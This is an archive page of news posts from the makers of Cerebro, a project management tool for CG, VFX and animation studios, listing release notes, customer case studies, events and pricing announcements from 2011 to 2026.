2026/05/29
Statistics in My Space, Forum for Subtasks, and More
New release — this time, we’ve improved My Space, Forum, Mirada, and more.
2026/03/24
Big Update: Wiki, Mirada, Large Playlists
We keep improving — this release brings several important updates.
2025/12/25
Schedule Display in the Plan, Automatic Plugin Installation, Updated Page Interface
This release is not only about updates, but also about our warmest wishes for the upcoming New Year!
2025/12/11

PAPATON Studio Case Study
We spoke with Nikita Tikhonov to learn how they have successfully worked with dozens of freelancers for years and what role the Cerebro system played in this process.
2025/10/09
General settings, file cache, multi-login in Tentaculo
A bunch of new features for desktop, Mirada and Tentaculo
2025/08/13
Task Board in Web, Comment Export, Webhooks, System Notifications
A bunch of new features for web and desktop
2025/04/29
Overlay in Mirada, Login Window, Project Deletion
We’ve prepared a small update. Text Overlay in Mirada, New Login Window, Project Deletion.
2025/02/27
Convenient Search, Backgrounds, Borders, New Keys, and Variables
This time, we’ve made search more convenient, expanded task filtering, and added two new features each to Mirada and Tentaculo.

2024/12/12

Black Point Case Study
Executive producer Black Point Ksenia Akimenko shares how the team structures data using Cerebro.
2024/11/01
Shared Task Boards, Topics in Telegram, Tentaculo – Cloud Browsing
Supported Shared Task Boards and Telegram Topics, file viewing in Tentaculo.
2024/10/07
SberMarketing Case Study
In this case study from SberMarketing, Egor Kasatsky, head of the CG department, shares insights into how post-production is organized at the company.
2024/09/12
OCIO in Mirada, new features in Tentaculo
Connected OCIO in Mirada. Improved the work with configuration keys in Tentaculo.
2024/08/09
Mobile app for all Android versions, new features in Tentaculo, Desktop update
New in Cerebro: mobile version for Android, features in Tentaculo, desktop update.
2024/06/24
Wiki, Yandex Disk & Google Drive
We present a new tool in Cerebro — Wiki, a knowledge base. More about new other features — integration with cloud storages Yandex Disk and Google Drive.
2024/05/22
Cerebro Pipelines
We develop a project management system tailored for companies involved in CG, VFX, and animation. Take a look at five examples from our clients.

2024/04/04
Film Direction Case Study
How Film Direction studio made work clear and transparent. In this case study, production manager Elena Gurskaya and Film Direction coordinator Polina Bryzgalova talk about implementing Cerebro and how it has affected workflow convenience and efficiency.
2024/03/26
Notification feed in the web version, new features in Tentaculo, updates to the Plan tool
Introducing our new features which make you work easier. Notification feed in web version. Update to the New Plan tool. Task Path Variables in Tentaculo.
2023/12/21
New Plan
We are happy to share the last Cerebro update in 2023. Our team have created the new planning tool for viewing and planning tasks by executors.
2023/11/13
Custom user properties, task thumbnails, Tentaculo: filters and 3DEqualizer, web: new file viewer
We’re coming back with the updates. Now Cerebro offers more flexibility.

2023/10/12
Trend VFX Case Study
The company employs 110 people, with many projects spanning over 50 shots and several months. These factors have led to the implementation of a resource management system.
2023/09/21
Sony Vegas Pro and TB Storyboard Pro in Tentaculo, Cerebro Beta Qt6, Visual Web Update
Introducing Sony Vegas Pro and Toon Boom Storyboard Pro in Tentaculo. Welcome Cerebro Beta supports Qt6. Look into visual web version update.

2023/08/02
HSE Art and Design School Case Study
We are launching a new video format — interviews with Cerebro clients. Our first guest was Aleksey Kukharonok, Head of CGI and Visual Effects at the HSE Art and Design School.
2023/07/18
Adobe Substance Painter in Tentaculo, Mirada, Referral Program
We’re happy to share with you our new updates. Added Adobe Substance Painter, updated Git integration in Tentaculo. Updated Mirada’s playback libraries. Referral program is now supported from your Personal cabinet.
2023/06/29
9 Pandas Case Study
The team set out to find a tracker tailored to graphics. That’s how 9 Pandas found Cerebro and chose our product for managing projects.
2023/06/22
Sinners Case Study
Design studio Sinners wanted to organize technical processes and control production tasks in one single tool. We asked Sergey Zavoloko, the co-founder of the studio, how Cerebro helped reach these goals and restore order in the workspace.
2023/06/13
Update to the Web Version, Chat Settings, Important PyQt API Changes
We’ve made a large-scale update of our web version. Extended My Space functionality. External chat settings. Update PyQt version: important for plugin developers.
2023/05/24
Affiliate Program
We have put together our first referral program, which we want to offer you. Recommend Cerebro to your friends and earn bonuses. 15% discount for the new clients.
2023/05/03
Tentaculo: Support for Git, Unreal Engine, Clarisse iFX
We’ve released another update: new Tentaculo features, improved desktop and Mirada are ready for you. Now, Tentaculo support for Git, Unreal Engine, Clarisse iFX.
2023/03/13

Klaxon Production Case Study
The ‘Klaxon Production’ studio opted for Cerebro, enabling employees to perform their work effortlessly and create children’s animated series while managers are assured of infrastructure stability.
2023/02/16
Numeric tags, Planning update, Mirada, and Tentaculo
Extended numeric tags functionality. Added the ability to create presets on Plan tab and to plan tasks for users. Released the ability to save the active frame as a png file and to open recent files in Mirada.
2022/12/25
External Chats Settings for Integration with Messengers, Bug Fixes
For the integration with external chats—Telegram, Discord—we have added settings that enable more flexible use of the integration.

2022/12/22
Congratulations on the Upcoming Year 2023!
May this new year bring you happy moments and more opportunities for growth.

2022/11/25
CASE STUDY: IVAN BARYSHNIKOV, ‘DON’
In the interview, we’ve talked about how Ivan manages to draw attention to the short film, and where to look for ideas and resources.

2022/11/08
New Formats in Mirada, Simplified Interface Customization, Tentaculo Updates
Mirada now supports CR2 and ARW formats. We’ve added the ability to simplify the appearance of the desktop app. In Tentaculo we’ve updated the interface and configuration.
2022/10/18
My Space on Web, Mirada Playlist, Bug Fixes
Good news! We’ve added My Space tab in web version. Improved the playlist in Mirada. Now you can change the order of files.

2022/09/22
Integration with Discord — Cerebro Aqui-y-alla
Integration with Discord. Telegram and Desktop Updates.
2022/08/23
Integration with Telegram — Cerebro Aqui-y-alla
Integration with messenger, Desktop, Mirada & Tentaculo Updates.

2022/08/19
CASE STUDY: INSOUL EFFECTS
We interviewed InSoul Effects studio’s founders, Kseniia Ivanova and Marina Burova. They shared their experience of working on large-scale projects and told us what programs and systems are helpful in running a business.
2022/07/26
Gantt Chart statuses, custom panels, sketch comments
Duplicating sketch comments in Mirada. The ability to display the timeline by task status in Gantt chart. The message visibility in parent tasks for users with conditional access rights.

2022/06/17
Multiselection on web, local version & Tentaculo, RGB channels in Mirada
In Mirada it’s now possible to view RGB channels individually. Multiselection of tasks on web — manage selected groups and edit properties of tasks. In Tentaculo we’ve added the parameter for working without any local version.

2022/05/25
CASE STUDY: CG PODCAST №1
You can learn about the subtleties of working in film production and personal professional experience of composers, supervisors and other post-production guys in CG PODCAST №1.
2022/04/13
Checklists, Hashtag Cloud, Personal Notes, Fusion Studio, JS Processors
We’ve added сhecklists and personal notes; the ability to assign subscribers to tasks and hashtag cloud in web version. Tentaculo now supports Blackmagic FS and javascript processors (Adobe).
2022/02/15
New Interface for Task properties, Plugin System Update, Python 3.7.7
We’ve updated Forum’s and task properties panels interface. Also increased functionality, from now you can display task references and edit multiple tasks with a lot more flex.
2021/12/13
Cerebro Updates: Mirada, Desktop, Tentaculo, Web
Audio Scrubbing in Mirada, an extended task menu in Search and My Space, scaling and new task filters in Tentaculo, task tags in the Web version.
2021/12/01
CASE STUDY: 1-2-3 VFX
We interviewed 1-2-3 VFX general producer Ilya Shutov. Ilya took part in the creation of many sensational films and TV series — ‘To the Lake’, ‘The Blackout’, ‘Cybervillage’.
2021/11/26
2021.11.26 — Mobile Version Update
Mobile Cerebro increases functionality. From now you can easier exchange information and send reports on tasks.
2021/11/02
2021.11.03 — Gantt Chart Upgrade, Permissions for Plugins, Bug fixes
Now Gannt chart has the highlights of real-time tasks implementation.
2021/09/02
2021.09.02 — Get Freelancers in Cerebro
In Cerebro, there is now an option to include freelancers in the projects.

2021/06/25
2021.06.25 — New Release! Web Version, My Space, Tentaculo: Important Updates
New features are released in Cerebro!

2021/06/07
We Are at MIFA Online Festival 2021
From 15th to 18th June be sure to book an online meeting; we love to communicate with you and will be happy to see you. Don’t miss your chance to get an extra discount.
2021/06/03
2021.06.02 — New Release: Mirada color overlay comparison and export of video comments
We are glad to present a new release! What’s new for users of Cerebro and Mirada.

2021/04/30
2021.04.29 — Cerebro Release: Universal links to tasks and messages in Cerebro
Enjoy sharing links to tasks in Сerebro!

2021/04/19
CASE STUDY: RUSSIA TODAY
In our interview, Andrew Amelin, RT’s head of the 3D graphics and special effects department, shares his story about using Cerebro.

2021/04/08
2021.04.08 — Cerebro Release: Mirada Color Spaces, Text Editor Upgrade
New features are released in Cerebro!
2021/03/29
CASE STUDY: MAGIC FACTORY
How to start an animation company with a unique production pipeline with higher productivity and more opportunities for creativity? Sergey Demchev, CEO Magic Factory, shares his experience.

2021/03/22
2021.03.22 — Cerebro Release: Universal messaging format for the desktop and web version
We have updated the forum messaging format to make it consistent across all of our apps.
2021/02/26
2021.02.26 — Cerebro Release: New Desktop Tab, Web & Tentaculo Updates
We’re glad to announce new Cerebro updates.

2021/01/20
How to Start with Cerebro: Quick Guide
Easy guide for our new clients and for the old ones who want to come back.

2020/12/29
2020.12.29 — New! Cerebro Start — Free Version and Cerebro Account redesign
We want to make Cerebro more accessible to everyone, so we are launching a free version of our software.
2020/12/08
CG Event 2020
On December 12 and 13, we are taking part in the annual CG Event Online.
2020/12/04
CASE STUDY: INTER
In the interview with INTER TV’s Art Director, Alexander Serbin, you will find out how Cerebro can help keep track of projects and simplify remote work on long run projects.
2020/11/26
2020.11.27 — Introducing Cerebro Web Update
We are happy to tell you about our latest news: a new update awaits users of our web version. Cerebro Web will have enhanced functionality with Administration panel.
2020/10/09

We Are at Licensing Expo China 2020
During these days 10-20 October 2020 Licensing Expo China is online to bring many TV, Film and Animation professionals together.

2020/09/22
CASE STUDY: REN TV
We had an exciting conversation with Ilya Ostrikov, the art director of the REN TV channel, and prepared the big interview with him for your eyes.
2020/09/07
2020.09.07 — New Release: Web, Mobile & Desktop Updates
We are introducing a new release which includes a lots of updates and other bug fixes to Cerebro for Web, Mobile & Desktop.
2020/08/13
2020.08.14 — New Release: Mirada Por Parte
Our Mirada utility now has a new tool called Video Scissors.
2020/07/28

2020.07.28 — New Release: Cerebro Web
We are releasing the official web version of Cerebro. Together with our clients, we have been waiting for this for a long time.
2020/07/16

2020.07.16 — New Release: Cerebro Mobile App
We have released an update for the mobile version of Cerebro. It has a number of new features, and now the app has become even more user-friendly.

2020/06/08
We Are at MIFA Online Festival 2020
From 15th to 30th June be sure to book an online meeting; we love to communicate with you and will be happy to see you. Don’t miss your chance to get an extra discount.
2020/05/19
2020.05.20 — New Release: Work via FTP and VPN and integration with storage services compatible with S3 API, including Amazon S3, Yandex Cloud, Google Cloud Storage, etc.
What’s new for Cerebro users: roadmap release, Tentaculo.

2020/05/07
CASE STUDY: MAIN ROAD POST
We interviewed the Main Road Post. The team shared their experience working on large and small projects, the introduction of agile and scrum in the production process. We discussed the creation of graphics, labour immigration, the future of the industry, and more.
2020/03/18
How to Work Remotely
We have gathered our remote work experience and prepared for you an article on how to painlessly transfer your team to work from home.
2020/03/04
2020.03.04 — New Release: Playing video files for comparison, Сonnection to all your servers and more
What’s new for Cerebro users: release, integration page, mascot.

2020/03/03
Batimat Russia
Cerebro Team visited the BATIMAT RUSSIA International Building and Interior Exhibition.

2020/02/06
CASE STUDY: ALGOUS STUDIO
A big interview with ALGOUS studio! CEO Alexei Gusev talks about Russian cinema, the film “T-34”, and off-screen difficulties of production and post-production.

2019/12/20
2019.12.20 — New Release: Grouping by periods in Сharts, links on the Task Board, and more
We have updated our Support area. Enjoy a user-friendly interface, a chat experience right inside Cerebro, an FAQ knowledge base, and other goodies.

2019/11/28
Black Friday by Cerebro
We make a present for all new clients 30% off for Price Plans!

2019/11/26
CG Event Moscow
We hope to see you at the CG Event in Moscow on November 30th – December 1st. Cerebro is exhibiting at the main event in the field of computer graphics, which will be held at the Holiday Inn Sokolniki
2019/11/19
Cerebro Clients Showreel
We have put together our clients’s pieces in a showreel to demonstrate inspirational cases and thank out colleagues from the animation and visual effects industry.
2019/11/01
2019.11.05 — Cerebro Support Upgrade
We have updated our Support area. Enjoy a user-friendly interface, a chat experience right inside Cerebro, an FAQ knowledge base, and other goodies.
2019/10/23

2019.10.25 — New Release: Deadline Charts, Project Templates, and more
We’re happy to announce our new release! Non-blocking task creation, task tracking: keyboard, tag editing, and new graphics, project templates and others.
2019/09/19

2019.10.06 — Cerebro at 39th GITEX TECHNOLOGY WEEK
Attending 39th GITEX in Dubai? Be sure to visit us at Sheikh Rashid Hall, stand SR-C30 – Moscow Export Center on October, 6-10! Discover new features, ask questions, and get demos.
2019/09/10
2019.09.10 — New Release: Multi-highlighting in Task Tracking and Scissors

You can now highlight several tasks in tracking for some group operations, such as setting the status, assigning a user, etc. Several tasks are selected using the Shift and Ctrl keys. Diagonal selection is also possible.

2019/08/13
August 20 (Mumbai) & August 26 (Bangalore) — Business Breakfasts in India
Meet top professionals from the Entertainment Industry, exchange experience and share contact information while enjoying a delicious breakfast! Learn how to easily manage projects and produce the best VFX and Animation using Cerebro.
2019/08/06

2019.08.05 — New Release: Functionality Upgrade for Task Tracking and Charts
Introducing Cerebro and Mirada updates! New Task Tracking and Charts, The Tree and Tabs on the Task Board, Several Media Libraries.

2019/06/04
We Are at MIFA 2019
Attending MIFA in Annecy? Be sure to visit us at booth 4.D23 on June 11-14! Discover new features, ask questions and get demos.
2019/05/29

2019.05.29 — New Release: Cerebro Mobile App
The Cerebro mobile app for Android and iOS will allow you to stay connected and up to date, no matter where you are.
2019/04/30
2019.04.29 — New release: task templates, moving painting and more
Introducing Cerebro and Mirada updates! Now, you can move the paintings and set up the length with the numbers. We have also added new features such as task templates, messages with comments and much more!
2019/04/02
CASE STUDY: TREHMER STUDIO
Cerebro continues publishing interviews with customers. We talk with producers, project managers, and other industry professionals. We have talked to the executive producer Elena Degtyareva about her work in the animation company, hiring practices and experience with projects management systems.
2019/01/14

Life on Mars: The Animation Industry behind Russia’s Iron Curtain
This article contains detailed analysis of 3D Animation in Russia and the CIS. We are not trying to make excuses for the industry or blame the government for how they treat us, animation makers. This is just an attempt to create a 3D image of the animation industry, instead of a flat picture that everyone tends to see.
2018/12/24
2018.12.24 — New release: task board, sequences, comments
We introduce a Cerebro update and the main surprise: a task board! You can use the board to group tasks with a simple and convenient interface, providing for easier work and more flexible planning. We have also added new commenting options, sequences, PSD support, and much more.

2018/11/14
CASE STUDY: RUSSIAN FILM GROUP CORPORATION
We have new amazing stories from Cerebro customers. This time, we talked to the film producer, director Alexey A. Petrukhin, and VFX producer Maria Zaykovskaya from the Russian Film Group Corporation about the release of the Viy sequel, their experience with film production in China, and further plans.
2018/11/01
CASE STUDY: 3D SPARROW STUDIO

Сerebro continues publishing interviews with customers. We have talked to head of HR Anna Khoroshilova and linear producer Igor Kazantsev from 3D Sparrow animation studio about their cartoon Booba, hiring practices and experience with projects management systems.
2018/09/07
2018.09.10 — New Release: Cerebro “De Cerca”
We have been preparing for this release since the beginning of this year, and the result is pretty darn awesome 🙂 We have rolled out cloud-based data centers in several regions at once. Surprise! The long-awaited mobile app with a cutting-edge look and feel. Localization and 24/7 Technical Support available in five languages. Cerebro Connectors, which enables working with Cerebro directly from other applications 💙

2018/08/15
CASE STUDY: SOUZMULT STUDIO
Cerebro continues publishing interviews with customers. We talk with producers, project managers, and other industry professionals. We have talked to the CEO Boris Mashkovtsev and the HR director Daria Strekalova of the legendary Soyuzmultfilm animation studio about implementing new technologies, development plans, and hiring practices.
2018/04/06

2018.04.03: TENTACULO — NEW CEREBRO CONNECTOR
🐙Meet Tentaculo – the Cerebro Connector, which enables working with Cerebro directly from other applications.

2018/03/13
CASE STUDY: OKTA STUDIO
How to found a VFX studio after majoring in Geology? How does the Japanese management style work? How to impress the audience with Augmented Reality? Vitalijus Zhukas, the CEO of the OKTA Studio, tells us about this and much more 🎮💬❤️
2018/02/27

2018.02.28 – ADDING IMAGES TO MESSAGES, STEREO VIEW, AND OTHER FEATURES
CEREBRO UPDATES: Adding images to messages, stereo view, and other features 👓📌
2018/02/02

2018.02.05 – 360° VIDEO AND IMAGES SUPPORT AND OTHER FEATURES
Cerebro updates — 360° Video and images support and other features 📊🎬
2017/12/22

2017.12.25 – NEW MIRADA, SEPARATE COMMENTS, UNITED TIMELINE AND OTHERS
Mirada – New interface – Distinct comments The new version of Mirada creates specific comments, and every comment’s author is displayed. Comments are viewed consecutively, and they may contain text, tag, sketch, duration or an audiovisual track. Comments may be replied to Mirada directly. – Possibility to set task status from Mirada – Unified timeline […]

2017/11/07
CASE STUDY: KINOATIS
Cerebro continues publishing interviews with customers. We talk with producers, project managers, and other industry professionals. Our new interview features Vadim Sotskov, CEO of the KinoAtis studio.

2017/09/15
CASE STUDY: Bahubali VFX, part 2
Cerebro continues publishing interviews with customers. We talk with producers, project managers, and other industry professionals. Our new interview features Alexander Oplanchuk from ‘Baahubali 2: The Conclusion’ VFX Team.

2017/09/01
Asia Road Trip
Here it comes! A Cerebro Road Trip to the countries of Asia. During the whole month of September we are going to visit some of most important countries of Asia, and with their help we will be able to find some new agents for our services. We have products: – Cerebro https://cerebrohq.com/ the environment for […]
2017/08/31

USER CASE: PIK Group
Cerebro continues publishing interviews with customers. We talk with producers, project managers, and other industry professionals. There is our new interview with Alexey Duk from PIK Group.

2017/08/08
CASE STUDY: Bahubali VFX
Cerebro continues publishing interviews with customers. We talk with producers, project managers, and other industry professionals. Our new interview features RC Kamalakannan from ‘Baahubali 2: The Conclusion’ VFX Team.
2017/06/07


Annecy Mifa + Updates
Attending MIFA in Annecy? Be sure to visit us at booth 4C.19 on June 13-16! Discover new features, ask questions and and get demos. We love to communicate and will be happy to see you. Brand new Mirada design coming soon! Now even more functional. You will be able to make a comparison via curtain. […]

2017/03/07
CASE STUDY: SILA SVETA
Cerebro resumes publishing interviews with representatives of corporate customers. We will talk with producers, project managers, and other industry professionals. Another interview features Vadim Vinogorov from the Sila Sveta interactive media studio.
2017/03/06
PDF Support, extra video codecs and more

For everyone New Cerebro Cerebro Serpens Client for Windows, Mac Os X and Linux Operation operating systems. For Factory users: Database structure updated For Studio users: Cargador component updated Server Components Installation Guide Download Cerebro client Download server components Mirada Now we support a wide range of video compression codecs. We can quickly add new […]
2017/03/03
CASE STUDY: Digitz Film

Today we talked to Felipe Morell, the executive producer and CEO of Digitz Film a production company in Columbia in South America.
2016/07/04
New Version – Likes, Rating, Archived tasks and other

“The voice of the people” and reports rating Cerebro has added a new feature to like or dislike messages. Now anyone can express an attitude to any post whether it is a colleague’s report or a supervisor’s review. All likes and dislikes are anonymous. Besides the likes, there is a new feature to rate reports […]
2016/06/09
KWENT and Cerebro integration

We are pleased to announce KWENT and Cerebro products integration. KWENT MAM key features: Systematization, demonstration and search for media files Comments and approval over images and video Order placement for content purchases Conversion of file formats according to requirements of broadcasters For companies which already use KWENT or Cerebro we have the following features available: – large […]
2016/05/18

NYC – SF – Annecy
This season we are going to visit some places around the globe to meet our customers and find more ways to make you happy with our product: Starting from May 26-30th we will stay in New York Then June 1-3rd enjoy San Francisco During June 14-18 we will exhibit at MIFA in Annecy In every […]
2016/04/18

Announcement of changes in Home Plan
We are happy to announce that we have changed a name for our Home Plan. Now we call it Team Plan. But the most important thing is the plan itself: – Now you can purchase up to 10 users instead of 5 users as it was in a previous edition; – We have added more […]
2016/03/17
New Update – New Gantt Chart, Users Planning, Lines in Mirada
Release Date: Mar 16, 2016 You can read this short release notes or read Full one In this release we concentrated on an improvement of our planning tools. We call it Cerebro exacto. Couple of words about our new style of a main screen* The main pa Basic panels are switched using a tabulator on the left. […]
2015/10/14

New Update – notifications system, new ffmpeg and other
Release Date: Oct 14, 2015 For everyone – New Cerebro Client for Windows, Mac Os X and Linux Server componentes: – Database structure updated – Cargador component updated Server Components Installation Guide Download Cerebro client Download server components Optimization Database interaction was optimized to speed up adding, copying, moving tasks, assigning employees, editing time parameters for tasks. […]
2015/03/20

New version of Administrator Account
Today the old version of Administrator Account is no longer available (Web client menu, Account -> Buy Cerebro). New User Account is located at the top of the web page. Web client is still available as usual. New features compared to old version: Ability to easily obtain your licenses if you are using Factory plan […]
2015/03/16

April 13-16 MipTV conference (Cannes)
On April 13-16, we are planning to visit the MIPTV conference in Cannes. Be sure to visit us at the Russian Cinema Booth (R7. E40) where we will be presenting our newest Cerebro release. We are looking forward to show Cerebro to Animation / VFX crowd, because their feedback will be very valuable for us and for […]
2015/03/12
Case Study: DA-Studio Animation
Let us begin with EXCLUSIVE teaser premiere of «Sergiy Radonezhsky. The Legend of Miracle Worker» and continue further interview with Maxim Alaev, head of compositing department at DA-Studio

2015/03/04
Case Study: Render.ru Education Center
We continue the tradition and today we will talks with Tatiana Toropova, head of the RENDER.RU Center of Distance Learning
2014/10/07
October 13-16 MIPCOM conference (Cannes)
On October 13-16, we are planning to visit the MIPCOM conference in Cannes. Be sure to visit us at the Russian Animation Booth ( C16. A7) where we will be presenting our newest Cerebro releases. We are looking forward to show Cerebro to Animation / VFX crowd, because their feedbacks will be very valuable for us and for […]
2014/08/28

Make Cerebro Speak Your Language
Our translation community – http://translate.cerebrohq.com/ We have reward program for new language contributes, contact us – support@cinesoft.ru Getting Started – http://translate.cerebrohq.com/pages/getting-started/
2014/08/25
Update – Hashtags, Free Mirada Pro and languages

Hashtags Hashtags are textual markers used to mark tasks, messages, and attachments. A hashtag is a specific word, but a given item can have several such markers. Hashtags can be used to perform searches either in the address bar or in the search tab. If you need to find all the tasks with the hashtag, […]

2014/08/14
Fast Case Study: Prasad Group
Today we spoke with Himakumar Kilari, VP Post Production at Prasad Group.

2014/07/18
Case Study: Transparent House
Today Konstantin Kharitonov talks with Hideki Kawata, CG artist at Transparent House.
2014/04/01
India Road Show
From April 21th to May 2th we’re planning to visit a number of Animation / VFX facilities in Mumbai, Pune, Hyderabad with live product demonstration and presentations. We would like to show Cerebro to the India VFX / Animation crowd. Because their feedback’s will be very valuable for us and for further product development. Our […]
2014/02/26
Update – References, search, spell checker
Task references in the task navigator Task references allow you to place the same task in several project branches without copying it. All the reference properties and the forum are inherited from the original task. It means that any message change/creation in reference or property change lead to the change in the original task. The […]
2013/12/12
Mercury Visual Solutions new services
Mercury Visual Solutions is a rapidly growing post-house, focusing on the development of advanced post-production technologies. Our artistic & constructive team continually strives to provide our clients with the out most quality, always living up to the Mercury trustworthy reputation. The Mercury teams always takes extra care to cherish our clients’ vision, whilst cultivating it […]
2013/11/10
Careers section on our website
I know a guy… who knows a guy … We are often approached with requests either to help find people for a project , or, vice versa, to suggest a project “to fit in”. This is quite obvious for us: though we are not headhunters, we sell software for project management, and thus deal with […]
2013/10/28
CGEvent-2013 (Moscow) Nov 30 – Dec 1
We’re inviting your company to take part in the annual conference and exhibition devoted to Animation and Visual Effects in Russia. Our company has been a Co-Organizer of the conference for the last 5 years. The conference name is CGEvent Moscow, every year it is visited by 2000 CGI professionals from Russia, Ukraine, Belorussia and […]
2013/10/17
Update – Added Chinese and French plus SSL / AD
French And Traditional Chinese Added Now the interface of Cerebro is available in two more languages – French and Traditional Chinese This is still work-in-progress, but about 90% of the interface have already been translated into these two languages. We work together with our partners from Gemhorne for make Chinese friendly UI for users who […]
2013/08/03
Update – Filters / User Traking / API
Task filter In the Navigator, in the “To Do List” and “On control” lists the possibility of filtering on the next properties has appeared: – The universe for those who are in multiple universes; – Task start time; – Progress; – Statuses; – Activities. For each task from the list a unique filter is used. The filter window […]
2013/08/02
Case Study — ‘Petersburg’

We are proud to present a new cycle of interviews on how Cerebro is used in companies. This month we interviewed Elena Chugunova and Anastasia Pashenkova, project managers at “Petersburg” animation studio.
2013/05/24
Update – Task Status, Order and Some Other Stuff
Task Status Finally, now a task has the so desperately wanted parameter – STATUS.What does that mean?Status – is a task property that describes its current state. With the help of status it is possible to adjust the sequence of working stages on the task.What kind of statuses there might be ?Any.We have set up […]
2013/05/17
CgEvent and Kiev Roadshow
Sorry this event will be only for Russian speaking customers.
2013/02/28
March 5-28 EuroTrip
Here it comes! A whole European Road-show. During the whole month of March we are going to visit some of our most important local-reseller partners in the European Union, and with their help we will be able to find the right words with the local customers. The whole month is packed with meetings in the […]
2013/02/04
Cerebro Road Map Webinar
Sorry this Webinar will be only for Russian speaking customers.
2013/01/24
New Special Offers
Startup Pack If your company is less than two years since its foundation, we offer a special price rate for the first six months of Cerebro use. For $ 500, we are ready to provide for 6 months: – Cerebro Studio 15 licenses, – Mirada Pro – Cerebro plug-in 2 licenses. That price includes, software […]
2012/12/06
The Winners Take It All. CGEvent-2012.
During the last weekend the lobby and six conference halls of the Holiday Inn Sokolniki were overcrowded with more than 2000 CGI professionals from all over the ex-USSR territory. The Tenth CG Event Moscow was the largest professional conference in Russia, with almost 90 lectures and seminars in 2 days and 7 concurrent sections. One […]
2012/11/29
Update – Task Tracking and Updated Documentation
Task Tracking Following the large amount of requests from the VFX and animation studios, a new tab – “Task Tracking” – has been created. It is designed for more intuitive “matrix” displaying the current situation on the project, divided into standard process steps. In order that this tab function properly, the project must have a […]
2012/09/14
New Cerebro Update – Two-Way Communication by email
We gladly present a new Cerebro Serpens version. Its major difference from the previous versions is a possibility of two-way communication in the Forum between Cerebro users and the people who do not have full accounts in Cerebro (for more understanding we will call them “Email users”). See below how it works, and also about […]
2012/08/17
[Update] IBC Road Show
Photos from IBC 2012 Who missed the speech by James Cameron? 🙂 On September 7-13 we are planning to visit the IBC conference in Amsterdam. Straight after the show we will have several meetings with Postproduction/VFX facilities there, for them we will have our live product demonstration and presentations, will show them some new […]
2012/07/30
Case Study: Scream School

«We are no different from any real studio: the student who successfully passes our test, is no different from the expert who is handling over real work».Today Konstantin Kharitonov talks with Ekaterina Cherkes-Zade, the director of Scream School, a computer graphics school and the Moscow film school.
2012/06/29
Case Study — Trigraph
Today Konstantin Kharitonov talks with the heads of Moscow VFX-studio Trigraph — Arkady Dubinyn (Supervisor) and Olga Nikulina (Producer).
2012/06/29
SAP Business One and Cerebro – Survey
The Cinesoft company scores an opportunity to create integration between Cerebro and SAP Business One. Therefore, we’re asking you to take a short survey which will help us figure out the usefulness of such an integration. SAP Business One is an enterprise resource planning (ERP) solution for small and medium-sized businesses, as well as divisions and […]
2012/05/07
May 14-16 Warsaw Road Show
On May 14-16 we’re planning to visit a number of Postproduction/VFX facilities in Warsaw, with live product demonstration and presentations. We would like to show Cerebro to the Polish VFX/ Post production crowd. Because their feedback’s will be very valuable for us and for further product development. And our local reseller will help us in Poland, so that […]
2012/05/03
Cerebro’s new pricing Policy
Before there were an entirely pleasant news. Present news, probably are less pleasant. But they are not deadly. Starting from June 01, 2012 new tariff plans will be applied: Home – 9 usd per user per month, Studio – 29 usd per user per month, Factory – 59 usd per user per month, Corporation – 89 […]
2012/05/03
Python API + Mirada with FFmpeg
A new Cerebro Serpens (Constellation of the Snake ) version has been released in order to change the old Cerebro Astro version that you were working with since 2010. The reason we call it Serpens: Serpens version if to compare with Astro version, will be a Software development Kit on the Python API base. Software […]
2012/01/30
London Road Show February 21-23
Yes, we knew once it would happen. The time has come – we’re going to London! On February 21-23 we’re planning to visit a number of VFX and animation facilities in London, Bristol with live demonstrations and presentations. What’s on the menu this time? Cerebro, for sure. We’d like to show it to the UK […]
2012/01/11
Cinesoft Partner Shortlisted For VES Awards 2012.
The 10th Annual VES Awards will take place on Tuesday, February 7, 2012 at the Beverly Hilton Hotel, LA, USA. The nominees for awards in 23 categories are announced, and we are pleased to congratulate our partners in Kiev, POSTMODERN company, nominated for Outstanding Visual Effects in a Broadcast Series with The Bomber project. As […]
2011/12/27
New Visibility Policy and other stuff
New Visibility Policy For Groups And Users A new visibility policy takes effect in the current version. Visibility determines if a user is allowed to see other groups / users in various interface elements and whom he/she would see in particular. Visibility is configured on a separate Administrator panel tab – «Who Sees Whom». Visibility […]
2011/12/27
Merry Christmas and happy New Year!
Dear golleagues! Please, accept our greetings in accordance with upcoming New Year holiday! We wish you a successful year full of technological innovations, ambitious projects, prevented clearance of deadlines and a lot of tasty ice cream!!Thanks for the cooperation, we hope that our relationships will be even more usefull in the future!
2011/09/22
Cerebro New Features
Access Rights Management Upgraded Access rights can be global (granted to the whole Universe) or local, task-specific. To adjust task-specific access rights pick the task (or project), go to Task Properties tab and press the button . A new window will open: The upper list displays current groups and users who have access to […]

2011/09/20
Case Study — Ad Agency ‘Mandarin’
This month, Konstantin Kharitonov talks to Dmitrii Filippov of Mandarin Ad Agency.
2011/07/23
New CEREBRO: Some options and bugs fix
You may select the UI language Cerebro directly at login screen. You may choose avatar display option to show them (the menu Cerebro Astro – Settings – Display Settings): – on the left, center or right of the message header – or disable altogether. There is a new export Review option appear in MiradaPro (menu Review […]
2011/06/17
Mirada Pro: Stereoscopic 3D Support + 3 New Features
CineSoft Ltd. launches a new version of the most popular Cerebro plugin – Mirada player. A new version of Mirada, named Mirada Pro offers four advanced features: Stereoscopic 3D support, Online reviewing sessions, Color grading, Reviews saved as standalone files in a user defined folder. 1. Stereoscopic 3D Support Cerebro professional users get a unique tool […]
2011/06/17
New Cerebro version
User Avatars User avatars can be added to a user profile here:Main menu -> Cerebro Astro -> Profile…Universe administrators can attach avatars to material resources on Resources tab in Administrator window.Main menu -> Tools -> Administrator…Now every message in a forum can be identified by its creator’s avatar.You may change Avatar size in Main menu […]
2011/04/20
Mirada Pro Beta Testing Is Opened!
We are glad to inform you that the long-waited Mirada Pro Player beta testing is opened! Mirada Pro not only displays pics and video in stereoscopic 3d mode but gives you a unique tool for drawing and typing comments over it. Parallax adjustable comments! If you wish to take part in beta testing you’ll need the […]
2011/04/17
New – Resource Reports and and сopy task
Performance Improved Cerebro speed is drastically increased while: tasks browsing, task properties editing, esp. while multi-task editing task copying, duplicating and multi-task creation by files drag-n-drop into Navigator. messages posting and all the rest functions work much faster now! Material Resource Usage Reports A new feature developed – material resource usage reporting. Advanced Copying Features […]
2011/04/06
Case Study — Advance Digital
This month we’re interviewing Yulia Kozhevnikova from the Advance Digital advertising agency.
2011/03/30
Design I Reklama 2011
April 4-7 Central House of Artists (Moscow) hosts Design I Reklama 2011, the 17th Exhibition of Advertising Industry. Our participation in the event will be our first step to focus on advertising market where we’ll offer Cerebro as a project management solution for full-cycle campaigns, from planning and creative ideas through production and media. At our […]
